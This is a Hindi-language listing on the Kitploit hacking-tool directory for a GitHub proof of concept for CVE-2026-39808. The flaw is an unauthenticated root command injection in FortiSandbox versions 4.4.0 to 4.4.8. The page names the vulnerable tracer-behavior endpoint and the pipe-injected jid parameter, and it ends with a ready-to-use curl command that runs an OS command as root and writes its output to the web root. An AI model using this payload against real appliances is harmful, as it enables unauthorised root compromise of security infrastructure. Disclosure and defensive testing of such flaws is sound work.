
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2026-39808 — CVE-2026-39808 के माध्यम से FortiSandbox में अनप्रमाणित RCE के लिए PoC | Kitploit
उपकरण/GitHubGitHub/samu-delucas/cve-2026-39808
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगकमांड एंड कंट्रोल
GitHubsamu-delucas/cve-2026-39808

CVE-2026-39808

CVE-2026-39808 के माध्यम से FortiSandbox में अनप्रमाणित RCE के लिए PoC

रिपॉजिटरी देखें
92146 महीने पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2026-39808

नवंबर 2025 में, Fortinet के FortiSandbox में एक गंभीर कमजोरी खोजी गई थी जिसने एक अप्रमाणिक हमलावर को अंतर्निहित OS में रूट के रूप में कमांड निष्पादित करने की अनुमति दी। इस कमजोरी को पैच किया गया और अंततः अप्रैल 2026 में सार्वजनिक किया गया।

यह कमजोरी FortiSandbox संस्करण 4.4.0 से 4.4.8 को प्रभावित करती है।

पूरी सलाह यहाँ पढ़ें।

कमजोरी


यह कमजोरी /fortisandbox/job-detail/tracer-behavior एंडपॉइंट को प्रभावित करती है। jid GET पैरामीटर पर पाइप प्रतीक (|) का उपयोग करके OS कमांड इंजेक्ट किए जा सकते हैं।

image008


उपरोक्त उदाहरण में, आउटपुट को वेब रूट में एक फ़ाइल में पुनर्निर्देशित किया गया था, ताकि बाद में इसे प्राप्त किया जा सके।
image

PoC

एक सरल curl कमांड बिना किसी पूर्व प्रमाणीकरण के रूट के रूप में RCE प्राप्त करने के लिए पर्याप्त है:

curl -s -k --get "http://$HOST/fortisandbox/job-detail/tracer-behavior" --data-urlencode "jid=|(id > /web/ng/out.txt)|"
टूल डाउनलोड करें